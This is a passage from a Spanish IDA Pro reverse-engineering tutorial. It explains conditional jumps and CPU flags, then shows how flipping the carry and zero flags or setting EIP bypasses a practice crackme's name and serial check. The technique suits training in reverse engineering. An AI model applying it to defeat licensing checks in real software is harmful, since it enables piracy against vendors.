Ya sabemos que por DEFAULT en el LOADER y el DEBUGGER viene configurado el atajo de teclado G para ir a una dirección de memoria, si apretó G, y pongo 0x401389.



Voy a la zona donde estaba un breakpoint, vemos los colores, le quito para que no se vean los bytes, para no ensuciar la vista, y veo que todo está tal cual lo dejamos en el LOADER si reverseamos, cambiamos nombres etc, aquí en el DEBUGGER se mantienen, asimismo los cambios que hagamos aquí aparecerán en el LOADER, ya que es un módulo que está marcado como los que cargan en el LOADER.

IDA View-EIP

Breakpoints

```

00401389 cmp al, 11h
0040138B jb short loc_4013AC

0040138D cmp al, 5Ah
0040138F jnb short loc_401394

004013AC loc_4013AC:
004013AC pop esi
004013AD push 30h
004013AF push offset aNoLuck ; "No luck!"
004013B1 push offset aNoLuckThereMat ; "No luck there, mate!"
004013B3 push dword ptr [ebp+8] ; hWnd
004013B6 call MessageBoxA

```

(92, 296) (831, 30) 00000989 00401389: sub\_40137E+B (Synchronized with EIP)

Library function Data Regular function Unexplored Instruction External symbol

Debug View Program Segmentation Structures Breakpoints


Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AI
Stack[0000CC78]	0019E000	001A0000	R	W	.	D	.	byte	0000	public	STACK	32
debug008	001A0000	001A4000	R	.	.	D	.	byte	0000	public	CONST	32
debug009	001B0000	001B2000	R	W	.	D	.	byte	0000	public	DATA	32
debug013	001F5000	001F8000	R	W	.	D	.	byte	0000	public	DATA	32
debug014	001F8000	00200000	R	W	.	D	.	byte	0000	public	DATA	32
TIB[0000CC78]	00318000	00326000	R	W	.	D	.	byte	0000	public	DATA	32
CRACKME.EXE	00400000	00401000	R	.	.	D	.	byte	0000	public	CONST	32
<b>CODE</b>	00401000	00402000	R	.	X	.	L	para	0001	public	CODE	32
<b>DATA</b>	00402000	00403000	R	W	.	.	L	para	0002	public	DATA	32
.idata	00403000	00404000	R	W	.	.	L	para	0003	public	DATA	32

Line 15 of 191


En VIEW-OPEN SUBVIEW-SEGMENTS vemos ahora los tres segmentos que carga el LOADER cuando no activamos MANUAL LOAD, el de código o CODE que carga en 0x401000 el de DATA e IDATA, cualquier reversing que hagamos a estos tres, se mantendrán pues cargarán en el LOADER, fuera de esos tres, los cambios se perderán pues son solo módulos cargados por el DEBUGGER y no se guardarán en la database.

O sea que siempre los módulos que estemos reverseando y queremos debuggear deben estar en el LOADER o L allí, obviamente cargarán en el DEBUGGER también, pero que tengan la L significa que estarán en ambos y podremos reversear estáticamente en el LOADER y DEBUGGEAR en ellos sin perder info ni mi trabajo de reversing estático.

Una de las barritas que me es siempre muy útil es



La agrego y vuelvo a guardar el con SAVE DESKTOP para que quede por default.



La posibilidad de volver para atrás al lugar donde estabas antes y hacia adelante es muy cómoda tenerla a mano.


Apretando la flecha para atrás vuelvo el entry point donde estaba antes.

```

00401000 assume cs:CODE
00401000 ;org 401000h
00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
00401000
00401000
00401000 public start
00401000 start proc near
00401000 push 0 ; lpModuleName
00401002 call GetModuleHandleA
00401007 mov ds:Instance, eax
0040100C push 0 ; lpWindowName
0040100E push offset ClassName ; "No need to disasm the code!"
00401013 call FindWindowA
00401018 or eax, eax
0040101A jz short loc_40101D

```


También en el menú DEBUGGER.




Puedo ver la lista de BREAKPOINTS e ir al que quiera doble clickeando en el.

Type	Location	Pass count	Hardware	Condition
Abs	0x401243			
Abs	0x40138B			


Así que estoy parado en el Entry Point y tengo los dos BREAKPOINTS puestos, así que podría apretar f9 para que corra.



Vamos a HELP-REGISTER y pongamos una clave.



Al dar OK.



Queda titilando la flecha de la izquierda que es por donde va a seguir, vemos que EAX vale 0x72



Si tipo en la barra de Python chr(0x72) veo que es la r de ricnar.


```

Debugger: thread 115864 has exited (c)
Python>chr(0x72)
r

```

Python tab selected.

Y va a comparar si es más bajo que 0x41.



Podemos también ver con chr(0x41) en la barra de Python que es la A.

```

Debugger: thread 115864
Python>chr(0x72)
r
Python>chr(0x41)
A

```

Python tab selected.

Pero también podemos para que quede más claro hacer click derecho en el 41h del listado y entre las opciones que podemos elegir de visualización me aparece la A.




Vemos que compara contra A y contra Z por ahora no buscamos solucionar completamente el crackme, pero vemos que 0x72 es más grande que 0x41 por lo tanto no va al bloque rojo del cartel de error. Obviamente saltaría al bloque rojo si es más bajo, pero también se puede evaluar mirando los flags.

**TABLA 6-1** Instrucciones de salto condicional.

Lenguaje ensamblador	Condición examinada	Operación
JA	Z = 0 y C = 0	Salta si es superior
JAE	C = 0	Salta si es superior o igual
JB	C = 1	Salta si es inferior
JBE	Z = 1 o C = 1	Salta si es inferior o igual
JC	C = 1	Salta si el acarreo está establecido
JE o JZ	Z = 1	Salta si es igual o si es cero
JG	Z = 0 y S = 0	Salta si es mayor que
JGE	S = 0	Salta si es mayor que o igual
JL	S <> 0	Salta si es menor que
JLE	Z = 1 o S <> 0	Salta si es menor que o igual
JNC	C = 0	Salta si no hay acarreo
JNE o JNZ	Z = 0	Salta si es diferente o si no es cero
JNO	O = 0	Salta si no hay desbordamiento
JNS	S = 0	Salta si no hay signo
JNP o JPO	P = 0	Salta si no hay paridad o si hay paridad impar
JO	O = 1	Salta si hay desbordamiento establecido
JP o JPE	P = 1	Salta si hay paridad establecida o si hay paridad par
JS	S = 1	Salta si el signo está establecido
JCXZ	CX = 0	Salta si CX es cero
JECXZ	ECX = 0	Salta si ECX es cero

Allí vemos el salto JB el cual salta o sea sigue la flecha verde en IDA si es el primero es menor, pero también al realizar la comparación se activa el flag C (también llamado CF o C) , allí dice salta si C=1, si vemos en el IDA los flags.




El flag C está a CERO por lo cual el salto no se tomará e ira por el camino de la flecha roja.

Ahora cual es la condición matemática en la cual se activa el CARRY FLAG?.

EL CARRY FLAG nos da información de que algo salió mal en una operación entre unsigned integers, si hago la resta ya que el CMP es una resta sin guardar el resultado,  $0x72 - 0x41$  el resultado será  $0x31$  que es positivo y no hubo problemas, sin embargo si mi valor fuera  $0x30$  por ejemplo al restarle  $0x41$ , me dará  $-0x11$ .

```
Python>hex(0x72-0x41)
0x31
Python>hex(0x30-0x41)
-0x11
Python
```

Lo cual es un valor negativo y no es aceptado como resultado de una operación de números positivos, pues si lo continua trabajando como hexadecimal.



Sera  $0xFFFFFFFFE$  y eso como positivo es un valor muy grande 4294967279 y de ninguna manera restar  $0x30 - 0x41$  es igual a  $0xFFFFFFFFE$  positivo.

Como sabemos si en una operación donde no se considera el signo o no?.

Eso está dado por el tipo de salto en este caso JB es un salto que se usa luego de una comparación SIN SIGNO para las operaciones entre números CON SIGNO usara JL.

Si comparo 0xFFFFFFFF contra 0x40 en un salto sin signo obviamente es mayor pues es el máximo positivo, pero si es un salto donde se consideran los signos será -1 y será menor a 0x40.

O sea que para evaluar si una comparación usa signo o no debemos ver el salto siguiente que toma la decisión.

#### SALTOS CON BASE EN DATOS SIN SIGNO

SIMBOLO	DESCRIPCION	BANDERA EXAMINADA
JE / JZ	SALTA SI ES IGUAL O SALTA SI ES CERO	ZF
JNE / JNZ	SALTA SI NO ES IGUAL O SALTA SI NO ES CERO	ZF
JA / JNBE	BIFURCA SI ES MAYOR O SALTA SI NO ES MENOR O IGUAL	CF , ZF
JAE / JNB	SALTA SI ES MAYOR O IGUAL O SALTA SI NO ES MENOR	CF
JB / JNAE	SALTA SI ES MENOR O SALTA SI NO ES MAYOR O IGUAL	CF
JBE / JNA	SALTA SI ES MENOR O IGUAL O SALTA SI NO ES MAYOR	CF , AF

Si el salto es cualquiera de estos se evalúa SIN SIGNO, mientras que cada uno tiene su contraparte como JB y JL en la tabla de los saltos CON SIGNO.

#### SALTOS CON BASE EN DATOS CON SIGNO


SIMBOLO	DESCRIPCION	BANDERA EXAMINADA
JE / JZ	SALTA SI ES IGUAL O SALTA SI ES CERO	ZF
JNE / JNZ	SALTA SI NO ES IGUAL O SALTA SI NO ES CERO	ZF
JG / JNLE	SALTA SI ES MAYOR O SALTA SI NO ES MENOR O IGUAL	ZF, SF, OF
JGE / JNL	SALTA SI ES MAYOR O IGUAL O SALTA SI NO ES MENOR	SF , OF
JL / JNGE	SALTA SI ES MENOR O SALTA SI NO ES MAYOR O IGUAL	SF , OF
JLE / JNG	SALTA SI ES MENOR O IGUAL O SALTA SI NO ES MAYOR	ZF ,SF, OF

Vemos que JE que evalúa si son iguales está en ambas tablas pues en ese caso no importa el signo si son iguales se activará poniéndose a 1 el ZF.


Vemos también que JG que salta si es mayor en la tabla de los con signo tiene su contraparte con el JA que salta si es mayor en la tabla de los SIN SIGNO.

Igual en el análisis diario uno no se pone a mirar las flags demasiado, ve un salto JB y sabe que es una comparación entre números positivos o SIN SIGNO y que si el primero es menor saltara, pero es bueno ver lo que hay debajo.

Si continúo parando en todos los breakpoints veré que estoy en un loop que va leyendo uno a uno mis caracteres del nombre y compara todos con 0x41 si hay alguno menor saldrá el cartel de error, como puse todas letras (ricnar) no será el caso, pero restarémos el proceso con TERMINATE PROCESS y START PROCESS nuevamente y ahora pongamos como nombre 22ricnar y clave 98989898.




Al aceptar parará en el breakpoint.



Vemos que ahora mi primer carácter es el 0x32 que corresponde al 2 de 22ricnar.


Veo que como 0x22 es menor que 0x41 se activa la flecha verde o sea que el salto se tomará y vemos que el flag C está activado porque al restar 0x32 menos 0x41 en una resta sin considerar signo nos da negativo el resultado y eso es un error que activa el flag C.

Si hago click derecho en el FLAG C



Podemos ponerlo a cero


En ese mismo momento que lo cambiamos empieza a titilar la flecha roja porque lo invertimos.



Si damos RUN volverá a parar cuando evalúe el siguiente 2 de 22 ricnar y volverá a titilar la flecha verde que llevaría al cartel de error, invertimos de nuevo CF poniéndolo a cero.

Las siguientes veces que para en este salto corresponden a ricnar por lo cual como son mayores que 0x41 no activan el CF y siguen por la flecha roja.


Después de pasar el chequeo de cada carácter del nombre llegamos al salto final.



Allí compara que EAX y EBX sean iguales aquí no importa signo ni nada, ya me prendió la flecha roja de que no son iguales y me va a tirar al cartel de error.

Ahí veo que no son iguales, y el flag Z no está activo.

Si lo activamos cambiara el salto e ira por la flecha verde al cartel de GOOD BOY, click derecho en el ZF y elijo INCREMENT VALUE.




Hicimos lo mismo que cuando parcheamos, pero sin hacer modificaciones solo cambiando los flags en el DEBUGGER.

Muchas veces cuando uno no tiene ganas de invertir saltos directamente va al bloque bueno donde quiere continuar y pone el cursor allí y hace click derecho, aunque IDA 6.8 tiene un BUG que fue resuelto en la versión 6.9 que a veces hacer click derecho crashea el IDA si les ocurre buscan el shortcut que necesitan, algunos están en:


[https://www.hex-rays.com/products/ida/support/freefiles/IDA\\_Pro\\_Shortcuts.pdf](https://www.hex-rays.com/products/ida/support/freefiles/IDA_Pro_Shortcuts.pdf)

Sino en el mismo IDA en OPTIONS-SHORTCUTS.

Si nos trae problemas el click derecho para setear EIP poner el cursor donde queremos ir por ejemplo 0x40124c y apretamos CTRL + N que es SET IP.



Y el programa continuara desde 0x40124c que es lo mismo que haber invertido el flag.




Hasta la parte 11.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 11


Antes de seguir vamos a ver si podemos arreglar el bug que se produce en el IDA en la versión 6.8, el cual fue fijado en la versión 6.9 pero esa no la tenemos, para ver si la versión suya tiene el BUG, abren el IDA, y en una instrucción hacen ALT mas M que es similar a colocar una marca (JUMP-MARK POSITION) y luego en esa misma instrucción hacen click derecho.



En internet dice como fixear este bug veamos si podemos hacerlo y si funciona bien por lo cual dejaremos una copia de los módulos originales guardados.

This PC > Windows8_OS (C:) > Program Files (x86) > IDA 6.8			
	Name	Date modified	Type
nts	ids	9/12/2016 9:46 PM	File folder
Drive	loaders	9/12/2016 9:46 PM	File folder
